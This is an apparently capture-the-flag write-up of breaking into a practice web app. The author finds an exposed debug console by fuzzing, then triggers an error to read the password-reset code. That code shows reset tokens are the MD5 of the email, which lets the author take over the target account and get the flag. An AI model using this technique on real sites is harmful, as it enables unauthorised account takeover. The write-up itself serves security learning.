
A simple login page looks like the one that Facebook has. There are no JS files, so i started fuzzing to see if there are any other endpoints that we can access.
I used Intruder with common.txt wordlist.
The fuzzer gives me three endpoints.
- console
- register
- forget-password
The console one looks interesting, revealing that the debugger may be left open. i accessed this endpoint.

Yup, the debugger is left open.
I started creating an account to login. After a successful login you will see this.

We need access to hack.CyberXbytes@gmail.com in order to get the flag. Let’s navigate to the/forget-password endpoint, which we’re gonna use to reset the victim’s password.
I saw that the reset function works by providing your email, then you will receive a reset link with a token that you can use to reset your password.

I added my email and received a link (Noticed you need to provide a real email since probably there is a real SMTP server running on the system)

I noticed this token is 32 characters; it looks like an MD5 hash. We can make sure of that with sites like hashes.com.
Here is the thing, what exactly gets hashed? What does the server use the hash on, and then use it as a reset token?
That’s actually kinda wild, it’s maybe the email? Maybe the email with a timestamp? Maybe the email with a secret and timestamp (which will be a real issue for us).
You will never know what really gets hashed, but don’t forget we have the debugger left open. We need to make some sort of error to trigger the debugger and see the code.
I intercepted the reset request and tried to play with the parameter, i deleted the whole parameter.

Cool, we triggered an error, and we got what we want. I copied the response into the browser and found this code.

The token was the MD5 hash of just the email, great. Now we need to MD5 the victim’s email and use the hash value as a token to reset his password and take control over the account


And we got the flag